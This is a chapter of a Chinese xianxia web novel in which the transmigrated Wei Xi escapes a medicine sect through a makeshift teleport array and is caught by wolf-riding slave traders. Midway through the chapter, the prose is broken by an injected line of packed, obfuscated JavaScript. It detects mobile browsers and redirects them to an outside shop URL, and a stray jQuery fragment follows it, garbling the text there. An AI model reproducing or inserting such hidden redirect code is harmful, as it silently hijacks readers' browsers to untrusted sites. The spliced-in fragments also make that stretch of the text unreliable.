天高云淡。
一点黑色突兀出现在半空,空气逐渐扭曲,黑色扩大变成不规则圆形。
这似乎是一个通道,深沉的黑色中偶有银色星屑闪现。
噗——
伴着飞溅的鲜血,一道人影被黑洞吐出。
“咳咳……”
鼻尖嗅到青草的芬芳,魏惜半睁着眼望着上方碧蓝的天空,一边吐血一边发出嘶哑的笑音。
哈哈,他终于逃出来了!
试探地动了动手脚,剧痛让魏惜眼前一黑,身体表面狭长的伤口急切地涌出大汩血液。
他不敢再动,静静的躺在地上。
舌下,一颗拇指大小的绿色圆形晶体散发出股股精纯药力,药力沿着身体脉络游走,流血的伤口、断裂的骨头一点点被抚过。
魏惜原本是生活在蓝星21世纪的大好青年,结果一觉醒来来到了这个名为寰宇界天的异世界,还变成了一个婴儿。母亲是爬床婢女,不受宠也没背景,本以为可以凭借他的出生改变命运,结果不仅孩子不被承认,自己还被安排住最差的地方,干最累的活。
生活的不顺心催生了无穷的恨意,她对付不了别人,就将一腔恨意挥洒在幼小的魏惜身上。
十岁前他的生活那叫一个水深火热,当然,十岁后也不多承让。
寰枢界天类似于魏惜前世小说里描述的修仙世界,有神奇的力量体系。
这里的人体内会生出兽形态‘契灵’,理解它、融合它、使用它是修炼的本质。
年满10岁的孩童可参与启灵仪式进行觉醒,觉醒时灵光的强弱,代表契灵的等级,它从低到高分为下等、中等、上等、天骄,若在天骄级灵光中出现兽影异相,则被称为传说级,传说级契灵具有唯一性。
魏惜参加启灵仪式后觉醒了传说级契灵——仙灵鹤,看名字就知道不凡吧。
他以为自己终于有点穿越主角待遇,好日子要来了。
结果却被从没见过的便宜爹打包送给药宗长老换资源,这下好了,他从私生子变成了更没人权的药奴,怎一个惨字了得。
仙灵鹤契灵会让魏惜体内生出一种特殊物质,名为仙灵之气,它能够促进灵材生长,还能提升炼制药石的品质,魏惜这个药奴价值可高了。
他每天不仅要伺候那个药宗长老种的灵材,还要被压榨仙灵之气协助炼药,要不是他活着性价比更高,估计还会和其他药奴那样被拿去试药。
凭借着偶然得到的残本阵法图录,魏惜计划了八年,一点点收集材料,实在得不到的就找相似的代替,拼拼凑凑组合了一个不伦不类的随机传送阵。
趁着那药宗长老出门,他找机会启动了阵法。魏惜这个自学的半吊子,不知者无畏,就这么一头扎进混乱的空间通道。该说不说他是有点运气在身上的,虽然遇上空间风暴差点死里边,但好歹出来的时候还喘着气。
随手薅的高级灵材在抵御空间风暴时全都被魏惜囫囵使用,他现在全身上下除了破烂的衣裳,就只剩含在舌下的这颗二转治疗药石。
这是魏惜偷师自己炼制的,唯一成功的一颗二转药石。
药石药力耗尽,身上的伤口并未完全愈合,不过好歹止住血了。
魏惜勉强有了些动弹的力气。
“呃……”
全身骨头发出不堪重负的咔嚓声,魏惜手肘撑地坐起身,望着眼前一望无际的草地,他目露茫然。
十岁前他被亲娘磋磨,十岁后在药宗长老手里劳作,这里可没什么义务教育,他对寰枢界天的了解都来自别人偶尔的闲谈和一些闲书。
所以,这是给他整哪儿来了?
魏惜踉踉跄跄爬起来,身下草地被他的血染红了大片,他左右望望,选了个方向离开。
得找找有没有安全的地方养伤,他现在经脉受损,灵海枯竭,身体比寻常凡人还虚弱,随便遇到点什么都可能要他的命。
拖着残破的身体走走停停,周围的景色一成不变,魏惜抬头看了眼明显偏西的太阳。
唉,这什么鬼地方,不知道的还以为鬼打墙了。
又走了一段,魏惜发现了一个小水潭,不足一米的宽度,应该是下雨的积水。
顾不上脏不脏,魏惜扑到水潭边,双手捧着水送进嘴里,干涸的喉咙得到滋养,他喟叹一声,有种活过来的感觉。
借着水的倒影,魏惜看清了自己此时狼狈的模样,呕出的血迹在嘴角、脸颊形成痂,原本一头顺滑的黑长直在空间风暴里滚了一圈,被削的乱七八糟,长一条短一条,堪比杀马特。
长短不一的狭长伤口遍布全身,彰显着凶险。还好当时他护住了脑袋,不然破相事小,开瓢事大。
魏惜洗了洗手,捧着水一点点搓掉脸上的血痂。
这张脸和他前世有七八分相似,而且很年轻,毕竟他这一世才十九岁。
也是老黄瓜刷绿漆,装上嫩了。
魏惜简单清理了一下,虽然他很想把衣服脱下来洗一洗,但显然情况不允许。
他在水潭边找到几株眼熟的药草。
棘蓟草,一种常见的蕴养治疗药草,效果不强,盛在药性温和,常用于炼制治疗药石时中和药性。
魏惜从怀里掏出另几株路上收集的其他药草,混合着棘蓟草简单鞣制一番,得到了三颗深绿的简陋药丸。
没办法,巧妇难为无米之炊,他现在连个药炉都没,只能手搓了。
含了一颗到嘴里,剩下两颗药丸被魏惜小心地放进怀里。
他不舍的看了眼小水潭,继续向前走。
随着太阳的下落,周围温度明显在下降,估计这里晚上会很冷,他得赶紧找个地方避避。
又翻过几个草坡,就着天边昏黄的余晖,魏惜看到了一条长长的车队。
两匹高壮的独角马拖着明黄的马车,一杆绣着黑色狼头的黄旗竖立在车头,其后是三十来辆笼子样的马车,骑着黑狼的人跟随在外侧。
终于瞅见人了!魏惜有些激动,还以为这地方是无人区呢。
他稍稍蹲下,眯着眼打量车队,心里想着该怎么和车队搭上话,问问路或者能搭个顺风车更好。
等等,笼子里装的怎么好像也是人?这是正经车队吗?
魏惜发现不对,半蹲的身体再度下压,但来不及了,车队已经发现了他。
四个骑着黑狼的人脱离车队冲向他,眨眼间,魏惜被团团围住。
这些骑狼的人个个高大得很,穿着半边袖的皮毛袄子,臂膀能有魏惜的腰粗,魏惜站在他们中间被衬得像个小鸡仔。
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17708702|208381||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
他们绕着魏惜打圈,上下打量他,似乎在评估他的价值,几人叽里咕噜说了一通,语速很快还有口音,魏惜只依稀听清“长相”“喜欢”“卖”几个词。
一只手抓起他的衣领,将他甩上狼背。
喂喂喂!你们说清楚啊,什么卖,卖什么啊?!
砰!
木笼门被重重关上,魏惜也算是得偿所愿,坐上了顺风车。
呵呵。
这叫什么事啊,才出虎穴又入狼窝,贼老天你敢不敢对我好一点!
魏惜在心里打了一套王八拳。
“咳咳……”
又吐了两口血,魏惜擦了擦嘴角的血迹,抓着木栏杆爬起来,坐着缓了一会儿,他这才有空打量所处的地方。
粗糙的木笼子,栏杆有他的腿粗,高度则是他身高的两倍,它是车队的尾巴,后面有两个骑狼的人跟着。
和前方几十人挤在一个笼子里的盛况不同,这个笼子里连同魏惜只有两个人。
距离他不远处躺着一个只围着下半身的哥们儿,他瘦削得厉害,仿佛是骨头上包着一层薄薄的皮,及腰的长发乱蓬蓬的遮住他的面容,身上很多伤痕,大多数是陈旧的,比较新鲜的是几道鞭痕。
嘶,这哥们儿好像比他还惨。
魏惜吸了口冷气。
瞥了眼后方,那两个骑狼人没在关注他,魏惜慢慢挪动屁股,来到半裸哥们儿旁边,伸手戳了戳,“喂,你还好吗?”
完全没反应。
要不是看到他胸前微弱的起伏,魏惜都以为这人已经死了。
唉,看来指望从这同笼的“室友”身上了解情况是做不到了。
魏惜收手靠坐回去。
天渐渐暗下去,温度越来越低,魏惜抱紧自己,牙齿不受控制地打颤。
好在这时车队停了下来,没再赶路。
这是个背风坡,三十来辆木笼被驱赶到一起,围成一个圈。
打头那辆豪华马车上下来两个身姿曼妙的美貌女子,她们在升起的火堆边煮肉汤,香味随风飘来,和着周边笼子里的屎尿味,混合成独特的风味,魏惜又饿又恶心,脸色不由变得铁青。
周围木笼里的人被香味唤醒,一时间嘈杂声起。
“杂碎们,都安分点!”
几个骑狼的人从旁边路过,甩手抽出几鞭子。
啪!啪!
鞭子击打在木笼外发出示威的尖锐闷响。
笼子里的人瞬间噤若寒蝉。
距离木笼十几步远的地方也升起一个火堆,是那些看守魏惜他们的骑狼人。
他们从黑狼身上下来,寻常马匹高的黑狼化作流光融入脐上灵海,原来这些黑狼是契灵。契灵能实体存在,说明这些人起码是融灵境灵士。
1、2、3……10!
魏惜眼前一黑,就算他没受伤,也只是个启灵境初期的灵士,何德何能被十位融灵境包围。
契灵修炼共有九大境界,从低到高为唤灵、启灵、融灵、合灵、铸灵、蕴灵、控灵、证灵、成道,各个境界以初、中、后期和圆满境区分。别看融灵境才第三境,一般人碌碌半生也到不了这个层次,一位融灵境撑起一个家族可不是玩笑话。
什么队伍啊,搞这么高端的配置?